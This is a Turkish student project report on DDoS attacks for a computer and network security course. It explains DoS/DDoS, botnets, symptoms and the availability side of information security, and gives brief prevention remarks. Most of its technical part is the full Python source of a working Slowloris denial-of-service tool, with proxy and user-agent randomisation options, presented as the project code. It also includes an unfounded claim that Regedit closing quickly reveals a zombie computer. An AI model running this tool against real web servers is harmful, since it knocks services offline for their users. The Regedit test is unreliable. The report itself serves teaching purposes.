MÜHENDİSLİK MİMARLİK FAKÜLTESİ
BİLGİSAYAR MÜHENDİSLİĞİ
BİLGİSAYAR VE AĞ GÜVENLİĞİ PROJE RAPORU
DDOS SALDIRILARI
2021

18110131032
KÜBRA KABALCI

18110131035
BURCU GENÇ

İÇİNDEKİLER

ÖZET

DDoS saldırıları gün geçtikçe karmaşıklaşmakla birlikte, DDoS saldırısı düzenlemek çok kolay ve düşük maliyetli olmaktadır. Saldırganlar çok düşük ücretler karşılığında, sadece hedef adresi girerek DDoS saldırısı gerçekleştirebilmekte ve organizasyon sistemlerini işlevsiz hale getirebilmektedir. DDoS saldırılarının bu kadar kolay ve ucuz maliyetlerle gerçekleştirilebilmesi internet üzerinden işlerini yürüten organizasyonlar için büyük bir risk oluşturmaktadır. Bu tip DDoS saldırılarına hazırlıksız yakalanan organizasyonlar saatler ve hatta belki günler boyunca hizmet veremez duruma gelebilmektedir.

DDoS saldırıları internet üzerinden hizmet veren tüm organizasyonlar için risk oluşturmaktadır. Bu tip saldırılara karşı gerekli hazırlıkların yapılması, teknik ve idari tedbirlerin alınması ve sistemlerin DDoS dayanıklılığının sürekli olarak test edilerek savunma mekanizmalarının iyileştirilmesi önemlidir.

DOS/DDOS SALDIRISI NEDİR?

“Distributed Denial of Service (DDoS)” Saldırısı kavramını tanımlamadan önce Denial of Service (DoS) Saldırısını tanımlamak daha uygun olacaktır. DoS saldırısı, hedef bir sistemi meşru kullanıcıları tarafından kullanılamaz hale getirmeyi hedefleyen bir saldırı çeşididir. Bu saldırılar hedef sistem ve uygulamaları veya bu sistem ve uygulamalara erişimde kullanılan diğer kaynakları sömürme yöntemini kullanarak, hedeflerin işlevsiz hale getirilmesini amaçlar. DDoS ise saldırganların bu saldırıları gerçekleştirirken, dağıtık yapıdaki çok sayıda saldırı kaynağını aynı amaç doğrultusunda kullanmasıdır.

Çok fazla sayıda ve çeşitli tipteki (bilgisayar, mobil cihaz, IoT vb.) saldırı kaynağı kullanılması ile hem saldırıların kolaylıkla engellenmesinin önüne geçilmesi hem de hedef sisteminin kaynaklarının daha hızlı ve kolay şekilde sömürülmesi hedeflenir. Saldırganlar genellikle internete açık bilgi işlem kaynaklarını zararlı yazılım bulaştırma yoluyla ele geçirip (zombie/bot), bu cihazları toplu olarak (botnet) kontrol edebilen mekanizmalar sayesinde (Command and Control/C2/C&C) hedefledikleri sistemlerin kaynaklarını tüketme niyetiyle kullanma yöntemini tercih etmektedir.

DDOS AMACI NEDİR ?


DDoS saldırısının asıl amacı sistemin erişebilirlik çökerterek dışarıdan girişlere kapatmaktır. Sunucunun ya da ağın kaldıramayacağı kadar trafik oluşturarak çalışamaz / erişilemez hale getirmek.

DDOS SALDIRISI NASIL YAPILIR?

DDoS saldırıları, internete bağlı cihaz ağları ile gerçekleştirilir. Bu ağlar, her birine bot (zombi) denen kötü amaçlı yazılım bulaşmış ve bir saldırgan tarafından uzaktan kontrol edilen cihazlardan oluşur. Saldırganlar, botnet oluşturmak için güvenlik açıklarından yararlanarak, cihaz sahiplerinin bilgisi olmaksızın cihazlara kötü amaçlı yazılım enjekte ederler. Bir botnet’te (botlardan oluşan ağ) uzaktan kontrol edilen binlerce veya milyonlarca cihaz olabilir.

Bir botnet kurulduktan sonra artık saldırgan her bir bota uzaktan talimat göndererek saldırıya yönlendirebilir. Bir sunucu veya ağ botnet tarafından

hedeflendiğinde, her bot hedefin IP adresine istekler gönderir ve potansiyel olarak sunucunun veya ağın aşırı yüklenmesine neden olur. Böylece sunucu veya ağ normal trafiğe hizmet edemez hale gelir. Aşağıda da belirttiğimiz gibi hizmet reddi adı buradan gelmektedir.



DDOS SALDIRILARININ BELİRTİLERİ

Artık günümüzde normalin dışında gerçekleşen her türlü data trafiğini DDoS olarak adlandırabiliriz. Ağır çalışan ya da hiç çalışmayan web siteleri DDoS saldırısının nedeni olabilir. Aşırı network kullanımı ise DDoS saldırılarının en büyük belirtisidir. Bunların yanı sıra yine aşırı UDP, SYN ve GET/POST sorguları da genellikle DDoS saldırılarının belirtileri arasında gösterilebilir.

Ekstra Not: Bilgisayarınızın anormal bir şekilde yavaşladığını farkettiğiniz zaman bir zombie bilgisayar olabileceğinizi düşünmeniz gerekebilir. Eğer böyle bir durumla karşı karşıya kalırsanız sisteminizde W+R tuşuna basarak çalıştır kısmına Regedit yazıp enter'a basın. Eğer açılan ekran 1-2 sn içerisinde kapanıyorsa bir zombie olma ihtimaliniz yüksektir.

SLOWLORİS NEDİR ?

Slowloris , tek bir makinenin başka bir makinenin web sunucusunu minimum bant genişliği ve alakasız hizmetler ve bağlantı noktaları üzerinde yan etkilerle kapatmasına izin veren bir tür hizmet reddi saldırı aracıdır.

Slowloris, hedef web sunucusuna birçok bağlantıyı açık tutmaya ve bunları mümkün olduğunca uzun süre açık tutmaya çalışır. Bunu, hedef web sunucusuna bağlantılar açarak ve kısmi bir istek göndererek gerçekleştirir. Periyodik olarak, isteğe ekleyen ancak asla tamamlamayan sonraki HTTP başlıklarını gönderir . Etkilenen sunucular bu bağlantıları açık tutacak, maksimum eşzamanlı bağlantı havuzlarını dolduracak ve sonunda istemcilerden gelen ek bağlantı girişimlerini reddedecektir.

Yapılandırma Seçenekleri

- -p, --port
  - Web sunucusu bağlantı noktası, genellikle 80
- -s, --sockets
  - Testte kullanılacak soket sayısı
- -v, --ayrıntılı
  - Günlüğü artırır (terminalde çıktı)
- -ua, --randuseragents

- Her istekte kullanıcı aracılarını rastgele hale getirir
- -x, --useproxy
- Bağlanmak için bir SOCKS5 proxy kullanın
- --https
- İstekler için HTTPS kullanın
- --uyku zamanı
- Gönderilen her başlık arasında uyku zamanı

DDOS SALDIRISI NASIL ÖNLENİR ?

Ne yazık ki, DDoS saldırılarının hedefi olmaktan korunmanın kesin ve kalıcı bir çözüm yolu yoktur. Ancak hedef olma ihtimalini ve saldırı etkilerinin azaltılmasını sağlayabilecek bazı yöntemler bulunmaktadır.

DDoS belirtilerinin, sisteminizde yaşandığını düşünüyorsanız erken önlem almanız en iyi savunma yollarından birisi olduğu için oldukça önemlidir. Ancak bu belirtileri sisteminizde yaşanan anlık ve normal performans artış / azalışlarından ayırmak doğru teknoloji ve uzmanlık gerektirmektedir.

İşletmeler açısından ise öncelikle çalışılan network altyapısının iyi tasarlanmış olması ve ilgili personelin sistem ve TCP/IP bilgisinin üst düzey olması korunma önlemlerinin başında gelmektedir.

Bunun haricinde gerçekleştirilecek bazı uygulamalar ile DDoS saldırılarından korunmak ya da saldırı etkisini azaltmak mümkündür.

DDOS SALDIRISI BİLGİ GÜVENLİĞİN HANGİ UNSURUDUR?

- DDOS saldırısı bilgi güvenliğinin ‘ Erişebilirlik ’ bileşenini hedef alır. Çünkü DDOS saldırıları birden fazla kişinin aynı anda giriyormuş gibi yapıp sistemi yanıt vermez hale getirir. Sisteme olan erişebilirliğini kısıtlar.
- Gizlilik olmaz çünkü erişim yetkisi olan kişilerin girişiyle ilgili bir durum söz konusu değildir.
- Bütünlük olmaz çünkü bilgi işleme yöntemlerinin doğruluğu ve bütünlüğünü etkileyen bir durum söz konusu değildir.

Proje Kodları: "Kodlarımız Kali Linux'ta yazılmıştır."

```python
#!/usr/bin/env python3
import argparse
import logging
import random
import socket
import sys
import time

parser = argparse.ArgumentParser(
    description="Slowloris, web siteleri için düşük bant genişliği saldırı aracı"
)
parser.add_argument("host", nargs="?")

#Web sunucusu bağlantı noktası , genellikle 80
parser.add_argument(
    "-p", "--port", default=80,  type=int
)
parser.add_argument(
    "-s",
    "--sockets",
    default=150,
    #Testte kullanılacak soket sayısı
    type=int
)
parser.add_argument(
    "-v",
    "--verbose",
    dest="verbose",
    action="store_true"
    #Günlüğe kaydetmeyi artırır
)
parser.add_argument(
    "-ua",
    "--randuseragents",
    dest="randuseragent",
    action="store_true"
    #Her istekte kullanıcı aracılarını rastgele seçer
)
parser.add_argument(
    "-x",
    "--useproxy",
    dest="useproxy",
    action="store_true"
     #Bağlanmak için bir SOCKS5 proxy kullanılır
)
parser.add_argument(
    "--proxy-host", default="127.0.0.1", help="SOCKS5 proxy host"
)
parser.add_argument(
    "--proxy-port", default="8080", help="SOCKS5 proxy port", type=int
)
parser.add_argument(
    "--https",
    dest="https",
    action="store_true"
  #İstekler için HTTPS kullanılır
)
parser.add_argument(
    "--sleeptime",
    dest="sleeptime",
    default=15,
    type=int
   #Gönderilen her başlık arasındaki uyku zamanı.
)
parser.set_defaults(verbose=False)
parser.set_defaults(randuseragent=False)
parser.set_defaults(useproxy=False)
parser.set_defaults(https=False)
args = parser.parse_args()

if len(sys.argv) <= 1:
    parser.print_help()
    sys.exit(1)

```

```
if not args.host:
    print("Host required!")
    parser.print_help()
    sys.exit(1)

if args.useproxy:

    try:
        import socks

        socks.setdefaultproxy(
            socks.PROXY_TYPE_SOCKS5, args.proxy_host, args.proxy_port
        )
        socket.socket = socks.socksocket
        logging.info("Bağlanmak için SOCKS5 proxy'si kullanma ... ")
    except ImportError:
        logging.error("Proxy Kitaplığı Kullanılamıyor!")

if args.verbose:
    logging.basicConfig(
        format="[%(asctime)s] %(message)s",
        datefmt="%d-%m-%Y %H:%M:%S",
        level=logging.DEBUG,
    )
```

```
else:
    logging.basicConfig(
        format="[%(asctime)s] %(message)s",
        datefmt="%d-%m-%Y %H:%M:%S",
        level=logging.INFO,
    )


def send_line(self, line):
    line = f"{line}\r\n"
    self.send(line.encode("utf-8"))


def send_header(self, name, value):
    self.send_line(f"{name}: {value}")


if args.https:
    logging.info("Importing ssl module")
    import ssl

    setattr(ssl.SSLSocket, "send_line", send_line)
    setattr(ssl.SSLSocket, "send_header", send_header)

```


```

list_of_sockets = []
user_agents = [
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Safari/602.1.50",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:49.0) Gecko/20100101 Firefox/49.0",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/602.2.14 (KHTML, like Gecko) Version/10.0.1 Safari/602.2.14",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Safari/602.1.50",
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393"
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0",
    "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0",
    "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
    "Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.0",
    "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:49.0) Gecko/20100101 Firefox/49.0",
]

setattr(socket.socket, "send_line", send_line)
setattr(socket.socket, "send_header", send_header)


def init_socket(ip):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(4)
```

```
159
160     if args.https:
161         ctx = ssl.create_default_context()
162         s = ctx.wrap_socket(s, server_hostname=args.host)
163
164     s.connect((ip, args.port))
165
166     s.send_line(f"GET /?{random.randint(0, 2000)} HTTP/1.1")
167
168     ua = user_agents[0]
169     if args.randuseragent:
170         ua = random.choice(user_agents)
171
172     s.send_header("User-Agent", ua)
173     s.send_header("Accept-language", "en-US,en,q=0.5")
174     return s
175
176
177 def main():
178     ip = args.host
179     socket_count = args.sockets
180     logging.info("Attacking %s with %s sockets.", ip, socket_count)
181
182     logging.info("Creating sockets...")
183     for _ in range(socket_count):
184         try:
185             logging.debug("Creating socket nr %s", _)
```


```
184         try:
185             logging.debug("Creating socket nr %s", _)
186             s = init_socket(ip)
187         except socket.error as e:
188             logging.debug(e)
189             break
190         list_of_sockets.append(s)
191
192     while True:
193         try:
194             logging.info(
195                 "Sending keep-alive headers...  Socket count: %s",
196                 len(list_of_sockets),
197             )
198             for s in list(list_of_sockets):
199                 try:
200                     s.send_header("X-a", random.randint(1, 5000))
201                 except socket.error:
202                     list_of_sockets.remove(s)
203
204             for _ in range(socket_count - len(list_of_sockets)):
205                 logging.debug("Recreating socket...")
206                 try:
207                     s = init_socket(ip)
208                     if s:
209                         list_of_sockets.append(s)
210                 except socket.error as e:
211                     logging.debug(e)
212                     break
```

```
211                     logging.debug(e)
212                     break
213             logging.debug("Sleeping for %d seconds", args.sleeptime)
214             time.sleep(args.sleeptime)
215
216         except (KeyboardInterrupt, SystemExit):
217             logging.info("Stopping Slowloris")
218             break
219
220
221 if __name__ == "__main__":
222     main()
```

WEB Sayfası:



Proje kodu çıktısı:



KAYNAKÇA:

- https://siberguvenligi.blogspot.com/2020/01/dos-ve-ddos-nedir-slowloris-dos-atak.html
- https://www.vargonen.com/blog/ddos-nedir-nasil-engellenir/
- https://en.wikipedia.org/wiki/Slowloris_(computer_security)
- https://www.turhost.com/blog/ddos-nedir/
- https://flamboyant-goldwasser-b3088e.netlify.app/